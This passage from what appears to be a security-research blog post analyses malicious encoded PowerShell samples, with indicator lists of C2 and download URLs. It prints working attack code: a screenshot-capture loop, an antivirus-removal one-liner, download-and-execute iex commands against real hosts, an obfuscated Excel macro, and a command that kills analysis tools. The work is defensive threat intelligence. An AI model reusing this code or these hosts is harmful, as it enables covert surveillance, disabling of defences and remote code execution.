6         [String] $Path,
7         [Parameter(Mandatory=$True)]
8         [Int32] $Interval,
```

```
9         [Parameter(Mandatory=$True)]
10        [String] $EndTime
11    )
12    Function Get-Screenshot {
13      $ScreenBounds = [Windows.Forms.SystemInformation]::VirtualScreen
14      $ScreenshotObject = New-Object Drawing.Bitmap $ScreenBounds.Width, $ScreenBounds.Height
15      $DrawingGraphics = [Drawing.Graphics]::FromImage($ScreenshotObject)
16      $DrawingGraphics.CopyFromScreen( $ScreenBounds.Location, [Drawing.Point]::Empty,
$ScreenBounds.Size)
17      $DrawingGraphics.Dispose()
18      $ScreenshotObject.Save($FilePath)
19      $ScreenshotObject.Dispose()
20    }
21    Try {
22      #load required assembly
23      Add-Type -Assembly System.Windows.Forms
24      Do {
25        #get the current time and build the filename from it
26        $Time = (Get-Date)
27        [String] $FileName = "$($Time.Month)"
28        $FileName += '-'
29        $FileName += "$($Time.Day)"
30        $FileName += '-'
31        $FileName += "$($Time.Year)"
32        $FileName += '-'
33        $FileName += "$($Time.Hour)"
34        $FileName += '-'
35        $FileName += "$($Time.Minute)"
36        $FileName += '-'
37        $FileName += "$($Time.Second)"
38        $FileName += '.png'
39        [String] $FilePath = (Join-Path $Path $FileName)
40        Get-Screenshot
41        Start-Sleep -Seconds $Interval
42      }
43      While ((Get-Date -Format HH:mm) -lt $EndTime)
44    }
45    Catch {Write-Error $Error[0].ToString() + $Error[0].InvocationInfo.PositionMessage}
46  }
47  Get-TimedScreenshot -Path "$env:userprofile\Desktop" -Interval 2 -EndTime 24:00
```

```
48
49
50
51
52
53
54
55
56
57
58
59
```

For these types of attacks, the PowerShell code is just an augmentation to the overarching suite of tools being used in the attack, likely intended to save the attacker time in developing the desired functionality. In this case, Microsoft Excel documents contained macros that first launch a function to decode the PowerShell code and begin taking screenshots while a second function is called afterwards to decode a PE file that handles the rest of the attack.




Figure 7 Excel Macro decodes embedded Powershell script and PE file.

Remove AV (2 Samples – 0.05% Coverage)

This next variant uses PowerShell to forcefully uninstall both x86 and x64 versions of an installed AV application. It iterates over entries in the Uninstall registry path to find items with "*AVG*" and then quietly uninstalls each instance.

```
$uninstall32s = gci "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall" | foreach { gp $_.PSPath } | ? { $_ -like "*AVG*" } | select UninstallString;$uninstall64s = gci "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" | foreach { gp $_.PSPath } | ? { $_ -like "*AVG*" } | select UninstallString;foreach($uninstall64 in $uninstall64s) {$uninstall64 = $uninstall64.UninstallString -Replace "MsiExec.exe","" -Replace "/I","" -Replace "/X","";$uninstall64 = $uninstall64.Trim();if($uninstall64 -like "*/mode=offline*"){}else{Write-Warning $uninstall64; start-process "msiexec.exe" -args "/x $uninstall64  /qn /norestart" -Wait }};foreach($uninstall32 in $uninstall32s) {$uninstall32 = $uninstall32.UninstallString -Replace "MsiExec.exe","" -Replace "/I","" -Replace "/X","";$uninstall32 = $uninstall32.Trim();if($uninstall32 -like "*/mode=offline*"){}else{Write-Warning $uninstall32; start-process "msiexec.exe" -args "/x $uninstall32  /qn /norestart" -Wait }};
```

Notable One-Offs

After identifying as many variants as possible, I was left with around 100 "Unknown" samples, which were usually custom spins on the techniques described above. I'll end this cataloging with a quick overview of some of the more notable samples.

Hidden Messages

This sample does some basic date checking through PowerShell and compares current datetime to an included datetime, if the current datetime is past the included one, it will not run. At the end of the code though, they leave a commented call-out to, possibly, their "hacking" group.

```
if ((Get-Date).Ticks -lt (Get-Date -Date '18-jan-2017 00:00:00').Ticks) {(New-Object System.Net.WebClient).DownloadFile('http://drobbox-api.dynu[.]com/update',"$env:temp\update");Start-Process pythonw.exe "$env:temp\update 31337"};#NIXU17{pow3r_t0_the_sh3lls}
```

Another example of leaving hidden messages is in the sample below.

```
while($true){Start-Sleep -s 120; $m=New-Object System.Net.WebClient;$pr = [System.Net.WebRequest]::GetSystemWebProxy();$pr.Credentials= [System.Net.CredentialCache]::DefaultCredentials;$m.proxy=$pr;$m.UseDefaultCredentials=$true;$m.Headers.Add('user-agent', 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 7.1; Trident/5.0)'); iex(($m.downloadstring('https://raw.githubusercontent.com/rollzedice/js/master/drupal.js')));}
```

When you analyze the code it pulls down remotely from GitHub, which at the time of this writing kills PowerShell processes, it says “Hello SOC/IR team! :-)”. It’s possible this is just a pentest or red-team exercise given the history of the file using “Test” a lot.




Figure 8 JavaScript file kills powershell and greets SOC/IR team.

Process Killing

This is another example of using PowerShell for specific purposes in an overarching attack. It will kill a number of processes typically associated with malware analysis.

```
kill -processname Taskmgr, ProcessHacker*, Procmon*, Procexp*, Procdump* -force
```

Layers of Obfuscation

For this last example, it appears to be related to the samples shown in the “PowerSploit GTS” variants, as the originating macros are almost identical, but this sample did not use any of the other pieces.

This particular sample uses multiple layers of obfuscation to carry out its attack.

Layer 1 –

A Microsoft Excel document has a macro that pulls a base64 encoded data from a cell that is passes to PowerShell’s EncodedCommand parameter when it launches.

```
Sub FHGstneH()
    Dim x, c As String
    x = GetVal(4909, 4909, 176)
    c = "poW" & Chr(101) & Chr(114) & Chr(83) & Chr(104) & Chr(101) & Chr(76) & "l.eXe -nop -noni " & _
    "-win" & Chr(100) & Chr(111) & Chr(119) & Chr(115) & Chr(116) & Chr(121) & Chr(108) & Chr(101) & Chr(32) & Chr(104) & Chr(105) & Chr(100) & _
    "den " & Chr(45) & Chr(101) & Chr(120) & Chr(101) & Chr(99) & Chr(32) & Chr(98) & Chr(121) & Chr(112) & Chr(97) & Chr(115) & Chr(115) & "" & _
    " -e" & "nc " & x
    Set s = CreateObject("WsCrip" & "t." & "Sh" & "ell")
    s.Run c, 0
End Sub
```

Layer 2 –

The decoded base64 is a long array of int values that get converted to their char value, and then executed as another PowerShell script.

```
-JOIn (( 32 ,32 , 36 ,86 ,115 , 110 , 50,108 , 54, 32 ,61 , 32,32 , 91,116,121,112,101, 93 ,40 ,34,123 ,51 , 125 , 123, 48 ,125, 123, 49, 125, ,53, 45 ,49, 54,55 , 45,39, 44 ,39 ,101 , 46 , 97, 109, 97 , 122 ,111,110 ,97, 39, 44, 39 ,53,39, 44,39, 119 , 115, 46, 99 , 111 , 109 ,58, 56 , 48 , 39 ,44 ,39,45 , 119, 101 ,115 , 39,41, 41 , 59)|%{([inT]$_-AS [chAr]) } ) | iex
```

Layer 3 –

The decoded data uses various techniques to obfuscate itself. The first technique is injecting backtick characters between other characters, which will be ignored at runtime. This is similar to the caret injection technique from the command-line, but works within the PowerShell code instead.

It also uses a technique commonly seen in other scripting languages by breaking up a string into a randomized list and then rebuilding the original string by calling specific values.

```
$Vsn2l6 =  [type]("{3}{0}{1}{2}" -F\'UE\',\'S\',\'t\',\'Net.webreq\') ;  $h69Q4  =[TYPe]("{1}{2}{3}{4}{0}"-F \'he\',\'nEt.C\',\'REDeNtialC\',\'a\',\'c\') ;  ${J}=&amp;("{0}{1}{2}"-f \'new-obj\',\'ec\',\'t\') ("{2}{1}{0}{3}" -f \'eb\',\'.w\',\'net\',\'client\');${j}."PRo`XY"=  ( VaRIablE  vsn2L6 ).VaLuE::("{0}{3}{2}{4}{1}"-f\'GetS\',\'Proxy\',\'em\',\'yst\',\'Web\').Invoke();${j}."pr`OXY"."C`RE`De`NTiALs"= (  GeT-VariaBle  H69Q4).VaLUe::"DE`Faultcred`en`Tl`ALS";.("{0}{1}"-f \'I\',\'EX\') ${J}.("{1}{3}{2}{0}" -f \'string\',\'do\',\'load\',\'wn\').Invoke(("{3}{1}{9}{11}{8}{13}{0}{4}{15}{5}{10}{2}{12}{14}{7}{6}" -f\'5\',\'tp://\',\'mput\',\'ht\',\'.us\',\'t\',\'0/anSfrf\',\'8\',\'185-\',\'e\',\'-2.co\',\'c2-35-167-\',\'e.amazona\',\'5\',\'ws[.]com:80\',\'-wes\'));
```

Cleaning up the code and building the strings shows that it downloads code remotely to pass to Invoke-Expression.

```
$Vsn2l6 = [type]Net.webreqUESt;

$h69Q4 = [TYPe]nEt.CREDeNtialCache;

&amp;new-object net.webclient;

PRoXY = $Vsn2l6.VaLuE::GetSystemWebProxy.Invoke();

prOXY.CREDeNTiALs = ( GeT-VariaBle $h69Q4 ).VaLUe::DEFaultcredenTIALS;

.IEX downloadstring.Invoke(http://ec2-35-167-185-55.us-west-2.compute.amazonaws[.]com:8080/anSfrf);
```

Conclusion

PowerShell is a robust scripting framework that offers a lot of capabilities, both for defense and offense. Hopefully this blog has served to highlight some of the current techniques being used in tools and attacks.

Across these samples, it seems clear that the majority of attacks are still relying on public tools, which isn't surprising. As the PowerShell framework continues to be explored and matured, I suspect we will begin to see a lot more variation in attacks coming from this space. As it stands today, PowerShell seems to be mainly used as a tool to facilitate common functions attackers are used to within other frameworks, but will eventually start to take advantage of more native features once we move out of the "transference" phase to an "innovative" phase.

Observed C2 or Download Sites

Downloader DFSP

1	675 hxxp://94[.]102.53.238/~yahoo/csrsv.exe
2	244 hxxp://89[.]248.170.218/~yahoo/csrsv.exe
3	132 hxxp://94[.]102.58.30/~trevor/winx64.exe
4	70 hxxp://80[.]82.64.45/~yakar/msvmonr.exe
5	24 hxxp://89[.]248.166.140/~zebra/iesecv.exe
6	18 hxxp://cajos[.]in/0x/1.exe
7	14 hxxp://93[.]174.94.137/~karma/scvhost.exe

8	6 hxxp://ddl7[.]data.hu/get/0/9507148/Patload.exe
9	5 hxxp://nikil[.]tk/p1/Pa_001.exe
10	5 hxxp://185[.]45.193.17/update.exe
11	5 hxxp://185[.]141.27.28/update.exe
12	4 hxxps://a[.]pomf.cat/xsakpo.exe
13	4 hxxp://185[.]141.27.35/update.exe
14	3 hxxp://www[.]macwizinfo.com/updates/anna.exe
15	3 hxxp://worldnit[.]com/opera.exe
16	3 hxxp://doc[.]cherrycoffeeequipment.com/nw/logo.png
17	3 hxxp://185[.]141.25.142/update.exe
18	3 hxxp://185[.]117.75.43/update.exe
19	3 hxxp://185[.]106.122.64/update.exe
20	2 hxxp://185[.]141.25.243/file.exe
21	2 hxxp://185[.]141.27.32/update.exe
22	2 hxxp://185[.]141.27.34/update.exe
23	2 hxxp://andersonken4791[.]pserver.ru/doc.exe
24	2 hxxp://boisedelariviere[.]com/backup/css/newconfig.exe
25	2 hxxp://brokelimiteds[.]in/wp-admin/css/upload/Order.exe
26	2 hxxp://ddl7[.]data.hu/get/0/9499830/money.exe
27	2 hxxp://fetzhost[.]net/files/044ae4aa5e0f2e8df02bd41bdc2670b0.exe
28	2 hxxp://hnng[.]moe/f/InX
29	2 hxxp://hnng[.]moe/f/Iot
30	2 hxxp://labid[.]com.my/m/m1.exe
31	2 hxxp://labid[.]com.my/power/powex.exe
32	2 hxxp://labid[.]com.my/spe/spendy.exe
33	2 hxxp://lvrxd[.]3eeweb.com/nano/Calculator.exe
34	2 hxxp://matkalv[.]5gbfree.com/loso/fasoo.exe
35	2 hxxp://net[.]gethost.pw/windro.exe
36	2 hxxp://nikil[.]tk/i1/iz_001.exe
37	2 hxxp://rgho[.]st/68lJcGFLW
38	2 hxxp://rgho[.]st/6hrkjYlX4
39	2 hxxp://toxicsolutions[.]ru/upload/praisefud.exe
40	2 hxxp://worldnit[.]com/KUKU.exe
41	2 hxxp://worldnit[.]com/kundelo.exe
42	2 hxxp://worldnit[.]com/operamini.exe
43	2 hxxp://www[.]wealthandhealthops.com/modules/mod_easyblogquickpost/lawdsijdoef.exe
44	2 hxxps://a[.]pomf.cat/drktzz.exe
45	2 hxxps://a[.]pomf.cat/dwnysn.exe
46	2 hxxps://a[.]pomf.cat/dwnysn.exe

47	2 hxxps://a[.]pomf.cat/hsmqrh.exe
48	2 hxxps://a[.]pomf.cat/mjnspx.exe
49	2 hxxps://a[.]pomf.cat/pabfzv.exe
50	2 hxxps://a[.]pomf.cat/qolcls.exe
51	2 hxxps://a[.]pomf.cat/tpaesb.exe
52	2 hxxps://a[.]pomf.cat/ultxkr.exe
53	2 hxxps://a[.]pomf.cat/vhcwbo.exe
54	2 hxxps://a[.]pomf.cat/vjadwb.exe
55	2 hxxps://a[.]pomf.cat/wopkwj.exe
56	2 hxxps://a[.]pomf.cat/yspcsr.exe
57	2 hxxps://www[.]dropbox.com/s/gx6kxkfi7ky2j6f/Dropbox.exe?dl=1
58	1 hxxp://185[.]106.122.62/file.exe
59	1 hxxp://185[.]45.193.169/update.exe
60	1 hxxp://31[.]184.234.74/crypted/1080qw.exe
61	1 hxxp://aircraftpns[.]com/_layout/images/sysmonitor.exe
62	1 hxxp://allbestunlockerpro[.]com/flash.player.exe
63	1 hxxp://anonfile[.]xyz/f/3d0a4fb54941eb10214f3c1a5fb3ed99.exe
64	1 hxxp://anonfile[.]xyz/f/921e1b3c55168c2632318b6d22a7bfe6.exe
65	1 hxxp://brokelimiteds[.]in/wp-admin/css/upload/ken1.exe
66	1 hxxp://cajos[.]in/0x/1.exe
67	1 hxxp://danhviet[.]com.vn/app/p2.exe
68	1 hxxp://danhviet[.]com.vn/z/v/doc.exe
69	1 hxxp://daratad[.]5gbfree.com/uses/word.exe
70	1 hxxp://ddl2[.]data.hu/get/0/9589621/k000.exe
71	1 hxxp://ddl3[.]data.hu/get/0/9535517/yhaooo.exe
72	1 hxxp://ddl3[.]data.hu/get/0/9551162/ske.exe
73	1 hxxp://ddl7[.]data.hu/get/0/9552103/PFIfdp.exe
74	1 hxxp://getlohnumceders[.]honor.es/kimt.exe
75	1 hxxp://hinrichsen[.]de/assets/win1/win1.exe
76	1 hxxp://icbg-iq[.]com/Scripts/kinetics/categories/3rmax.exe
77	1 hxxp://khoun-legal[.]com/download/ctob.exe
78	1 hxxp://kiana[.]com/flowplayer/aquafresh.exe
79	1 hxxp://labid[.]com.my/power/powex.exe
80	1 hxxp://matkalv[.]5gbfree.com/calab/calafile.exe
81	1 hxxp://matkalv[.]5gbfree.com/noza/odeee.exe
82	1 hxxp://matkalv[.]5gbfree.com/owee/owe.exe
83	1 hxxp://matkalv[.]5gbfree.com/vosa/doc.exe
84	1 hxxp://nikil[.]tk/b1/bo_001.exe
85	1 hxxp://nikil[.]tk/k1/ik_001.exe

86	1 hxxp://sukem[.]zapto.org/word.exe
87	1 hxxp://trolda[.]5gbfree.com/fosee/doc.exe
88	1 hxxp://worldnit[.]com/aba.exe
89	1 hxxp://worldnit[.]com/aba.exe
90	1 hxxp://worldnit[.]com/abacoss.exe
91	1 hxxp://worldnit[.]com/abuchi.exe
92	1 hxxp://worldnit[.]com/com.exe
93	1 hxxp://worldnit[.]com/com.exe
94	1 hxxp://worldnit[.]com/compu.exe
95	1 hxxp://worldnit[.]com/comu.exe
96	1 hxxp://worldnit[.]com/firefox32.exe
97	1 hxxp://worldnit[.]com/igbo.exe
98	1 hxxp://worldnit[.]com/immo.exe
99	1 hxxp://worldnit[.]com/kele.exe
100	1 hxxp://worldnit[.]com/kelle.exe
101	1 hxxp://worldnit[.]com/kells.exe
102	1 hxxp://worldnit[.]com/kuku.exe
103	1 hxxp://worldnit[.]com/nigga.exe
104	1 hxxp://worldnit[.]com/nigga.exe
105	1 hxxp://worldnit[.]com/office.exe
106	1 hxxp://worldnit[.]com/pony.exe
107	1 hxxp://worldnit[.]com/seccrypt.exe
108	1 hxxp://worldnit[.]com/sect.exe
109	1 hxxp://www[.]athensheartcenter.com/crm/cgi-bin/lnm.exe
110	1 hxxp://www[.]bryonz.com/emotions/files/lnwe.exe
111	1 hxxp://www[.]fluidsystems.ml/P1/Pa_001.exe
112	1 hxxp://www[.]macwizinfo.com/updates/eter.exe
113	1 hxxp://www[.]matrimonioadvisor.it/pariglia.exe
114	1 hxxp://www[.]pelicanlinetravels.com/images/xvcbkty.exe
115	1 hxxp://www[.]telemedia.co.za/wp-content/ozone/slim.exe
116	1 hxxp://www[.]wealthandhealthops.com/modules/mod_easybloglist/kntgszu.exe
117	1 hxxp://www[.]wvhmedicine.ru/1/P2.exe
118	1 hxxps://1fichier[.]com/?hfshjhm0yf
119	1 hxxps://1fichier[.]com/?v8w3g736hj
120	1 hxxps://a[.]pomf.cat/jfyywz.exe
121	1 hxxps://a[.]pomf.cat/klckcp.exe
122	1 hxxps://a[.]pomf.cat/wopkwj.exe
123	1 hxxps://a[.]pomf.cat/yhggkj.exe
124	1 hxxps://dryversdocumentgritsettings[.]com/javaupdat3s2016.exe

125	1 hxxps://megadl[.]fr/?b5r5bstqd1
126	1 hxxps://srv-file1[.]gofile.io/download/SJLKaG/84.200.65.20/wscript.exe

PowerShell Empire

1	39 hxxp://198[.]18.133.111:8081/index.asp
2	8 hxxp://95[.]211.139.88:80/index.asp
3	5 hxxps://46[.]101.90.248:443/index.asp
4	5 hxxp://microsoft-update7[.]myvnc.com:443/index.asp
5	5 hxxp://145[.]131.7.190:8080/index.asp
6	3 hxxps://52[.]39.227.108:443/index.asp
7	3 hxxp://vanesa[.]ddns.net:443/index.asp
8	3 hxxp://polygon[.]1dn0.xyz/index.asp
9	3 hxxp://159[.]203.18.172:8080/index.asp
10	2 hxxps://dsecti0n[.]gotdns.ch:8080/index.asp
11	2 hxxps://69[.]20.66.229:9443/index.asp
12	2 hxxps://50[.]3.74.72:8080/index.asp
13	2 hxxps://205[.]232.71.92:443/index.asp
14	2 hxxp://hop[.]wellsfargolegal.com/index.asp
15	2 hxxp://ciagov[.]gotdns.ch:8080/index.asp
16	2 hxxp://chgvaswks045[.]efgz.efg.corp:888/index.asp
17	2 hxxp://ads[.]mygoogle-analytics.com:80/index.asp
18	2 hxxp://84[.]200.84.185:443/index.asp
19	2 hxxp://84[.]14.146.74:443/index.asp
20	2 hxxp://66[.]11.115.25:8080/index.asp
21	2 hxxp://64[.]137.176.174:12345/index.asp
22	2 hxxp://52[.]28.242.165:8080/index.asp
23	2 hxxp://52[.]19.131.17:80/index.asp
24	2 hxxp://23[.]239.12.15:8080/index.asp
25	2 hxxp://212[.]99.114.202:443/count.php?user=
26	2 hxxp://188[.]68.59.11:8081/index.asp
27	2 hxxp://185[.]117.72.45:8080/index.asp
28	2 hxxp://163[.]172.175.132:8089/index.asp
29	2 hxxp://159[.]203.89.248:80/index.asp
30	2 hxxp://14[.]144.144.66:8081/index.asp
31	2 hxxp://103[.]238.227.201:7788/index.asp
32	1 hxxps://www[.]enterprizehost.com:9443/index.asp
33	1 hxxps://sixeight[.]av-update.com:443/index.asp
34	1 hxxps://remote-01[.]web-access.us/index.asp
35	1 hxxps://msauth[.]net/index.asp

36	1 hxxps://metrowifi[.]no-ip.org:8443/index.asp
37	1 hxxps://megalon[.]trustwave.com:443/index.asp
38	1 hxxps://mail[.]microsoft-invites.com/index.asp
39	1 hxxps://logexpert[.]eu/index.asp
40	1 hxxps://host-101[.]ipsec.io/index.asp
41	1 hxxps://93[.]176.84.45:443/index.asp
42	1 hxxps://93[.]176.84.34:443/index.asp
43	1 hxxps://66[.]60.224.82:443/index.asp
44	1 hxxps://66[.]192.70.39:443/index.asp
45	1 hxxps://66[.]192.70.38:80/index.asp
46	1 hxxps://52[.]86.125.177:443/index.asp
47	1 hxxps://50[.]251.57.67:8080/index.asp
48	1 hxxps://46[.]101.203.156:443/index.asp
49	1 hxxps://46[.]101.185.146:8080/index.asp
50	1 hxxps://45[.]63.109.205:8443/index.asp
51	1 hxxps://172[.]30.18.11:443/index.asp
52	1 hxxps://146[.]148.58.157:8088/index.asp
53	1 hxxps://108[.]61.211.36/index.asp
54	1 hxxps://107[.]170.132.24:443/index.asp
55	1 hxxps://104[.]131.182.177:443/index.asp
56	1 hxxp://sparta34[.]no-ip.biz:443/index.asp
57	1 hxxp://securetx[.]ddns.net:3333/index.asp
58	1 hxxp://pie32[.]mooo.com:8080/index.asp
59	1 hxxp://m[.]jdirving.email:21/index.asp
60	1 hxxp://kooks[.]ddns.net:4444:4444/index.asp
61	1 hxxp://kernel32[.]ddns.net:8080/index.asp
62	1 hxxp://home[.]rzepka.se/index.asp
63	1 hxxp://192.ho4x.com:80/index.asp
64	1 hxxp://ec2-35-167-185-55[.]us-west-2.compute.amazonaws.com:443/index.asp
65	1 hxxp://amazonsdeliveries[.]com/index.asp
66	1 hxxp://ahyses[.]ddns.net:4444/index.asp
67	1 hxxp://98[.]103.103.170:80/index.asp
68	1 hxxp://98[.]103.103.168:80/index.asp
69	1 hxxp://93[.]187.43.200:80/index.asp
70	1 hxxp://84[.]200.2.13:8080/index.asp
71	1 hxxp://78[.]229.133.134:80/index.asp
72	1 hxxp://68[.]66.9.76/index.asp
73	1 hxxp://52[.]36.245.145:8080/index.asp
74	1 hxxp://52[.]28.250.99:8080/index.asp

75	1 hxxp://52[.]196.119.113:80/index.asp
76	1 hxxp://50[.]251.57.67:8080/index.asp
77	1 hxxp://47[.]88.17.109:80/index.asp
78	1 hxxp://46[.]246.87.205/index.asp
79	1 hxxp://41[.]230.232.65:5552:5552/index.asp
80	1 hxxp://24[.]111.1.135:22/index.asp
81	1 hxxp://23[.]116.90.9:80/index.asp
82	1 hxxp://222[.]230.139.166:80/index.asp
83	1 hxxp://197[.]85.191.186:80/index.asp
84	1 hxxp://197[.]85.191.186:443/index.asp
85	1 hxxp://192[.]241.129.69:443/index.asp
86	1 hxxp://191[.]101.31.118:8081/index.asp
87	1 hxxp://187[.]228.46.144:8888/index.asp
88	1 hxxp://187[.]177.151.80:12345/index.asp
89	1 hxxp://166[.]78.124.106:80/index.asp
90	1 hxxp://163[.]172.151.90:80/index.asp
91	1 hxxp://149[.]56.178.124:8080/index.asp
92	1 hxxp://139[.]59.12.202:80/index.asp
93	1 hxxp://138[.]121.170.12:500/index.asp
94	1 hxxp://138[.]121.170.12:3138/index.asp
95	1 hxxp://138[.]121.170.12:3137/index.asp
96	1 hxxp://138[.]121.170.12:3136/index.asp
97	1 hxxp://138[.]121.170.12:3135/index.asp
98	1 hxxp://138[.]121.170.12:3133/index.asp
99	1 hxxp://138[.]121.170.12:3031/index.asp
100	1 hxxp://137[.]117.188.120:443/index.asp
101	1 hxxp://11[.]79.40.53:80/index.asp
102	1 hxxp://108[.]61.217.22:443/index.asp
103	1 hxxp://104[.]233.102.23:8080/index.asp
104	1 hxxp://104[.]145.225.3:8081/index.asp
105	1 hxxp://104[.]131.154.119:8080/index.asp
106	1 hxxp://104[.]130.51.215:80/index.asp
107	1 hxxp://100[.]100.100.100:8080/index.asp

Downloader DFSP 2X

	25 hxxp://93[.]174.94.135/~kali/ketty.exe
	19 hxxp://94[.]102.52.13/~yahoo/stchost.exe
	17 hxxp://93[.]174.94.137/~rama/jusched.exe
	17 hxxp://94[.]102.52.13/~harvy/scvhost.exe

	2 hxxp://10[.]10.01.10/bahoo/stchost.exe
	1 hxxp://93[.]174.94.135/~harvy/verfgt.exe

Downloader DFSP DPL

1	2 hxxp://198[.]50.137.173/a.exe
2	2 hxxp://201[.]130.72.171/andac.exe
3	2 hxxp://worldnit[.]com/miracle.exe
4	2 hxxp://www[.]amspeconline.com/123/nana.exe
5	1 hxxp://198[.]50.137.173/b.exe
6	1 hxxp://31[.]184.234.74/crypted/1080qw.exe
7	1 hxxp://alonqood[.]com/abacom.exe
8	1 hxxp://alonqood[.]com/ezeke.exe
9	1 hxxp://alonqood[.]com/lumia.exe
10	1 hxxp://alonqood[.]com/nano.exe
11	1 hxxp://alonqood[.]com/obi.exe
12	1 hxxp://snthostings[.]com/billing//includes/db/dannyfinal.exe
13	1 hxxp://worldnit[.]com/abu.exe
14	1 hxxp://worldnit[.]com/guyo.exe
15	1 hxxp://worldnit[.]com/vc.exe
16	1 hxxp://www[.]amspeconline.com/123/nach.exe
17	1 hxxp://www[.]amspeconline.com/123/nazy.exe
18	1 hxxp://www[.]macwizinfo.com/zap/manage/may2.exe
19	1 hxxps://a[.]pomf.cat/bvudaf.exe
20	1 hxxps://a[.]pomf.cat/qebhhu.exe

Downloader IEXDS

	6 hxxp://84[.]200.84.187/Google Update Check.html
	2 hxxp://52[.]183.79.94:80/TYBMkTfsQ
	2 hxxp://76[.]74.127.38/default-nco.html
	2 hxxp://pmlabs[.]net/cis/test.jpg
	2 hxxps://wowyy[.]ga/counter.php?c=pdfxpl+
	1 hxxp://192[.]168.137.241:8080/
	1 hxxp://91[.]120.23.152/wizz.txt
	1 hxxp://93[.]171.205.35:8080/
	1 hxxp://cannot[.]loginto.me/googlehelper.ps1
	1 hxxps://invesco[.]online/aaa

BITSTransfer

	11 hxxp://94[.]102.50.39/keyt.exe

TXT C2

	4 l[.]ns.topbrains.pl 2 p[.]s.os.ns.rankingplac.pl 1 l[.]ns.huawel.ro 1 p[.]s.pn.ns.sse.net.pl 1 p[.]s.rk.ns.rankingplac.pl 1 p[.]s.w2.ns.rankingplac.pl

Downloader Proxy

	7 hxxp://54[.]213.195.138/s2.txt?u= 1 hxxp://www[.]bcbs-arizona.org/s2.txt?u= 1 hxxp://www[.]bcbsarizona.org/s2.txt?u=

Downloader Kraken

	5 hxxp://kulup[.]isikun.edu.tr/Kraken.jpg

PowerWorm

	12 hxxp://powerwormjqj42hu[.]onion/get.php?s=setup&mom= 7 hxxp://powerwormjqj42hu[.]onion/get.php?s=setup&uid=

AMSI Bypass

	4 hxxp://35[.]165.38.15:80/login/process.php 1 hxxp://amazonsdeliveries[.]com:80/account/login.php 1 hxxp://35[.]164.97.4:80/admin/get.php 1 hxxp://162[.]253.133.189:443/login/process.php 1 hxxp://162[.]253.133.189:443/admin/get.php

Meterpreter RHTTP

	1 198[.]56.248.117 1 62[.]109.8.21 1 65[.]112.221.34 1 88[.]160.254.183

Layers of Obfuscation

	1 hxxp://ec2-35-167-185-55[.]us-west-2.compute.amazonaws.com:8080/anSfrf

SHA1 Hashtag

	1 hxxp://212[.]83.186.207/?i=

Additional hashes to samples can be found here.

Source: https://researchcenter.paloaltonetworks.com/2017/03/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks/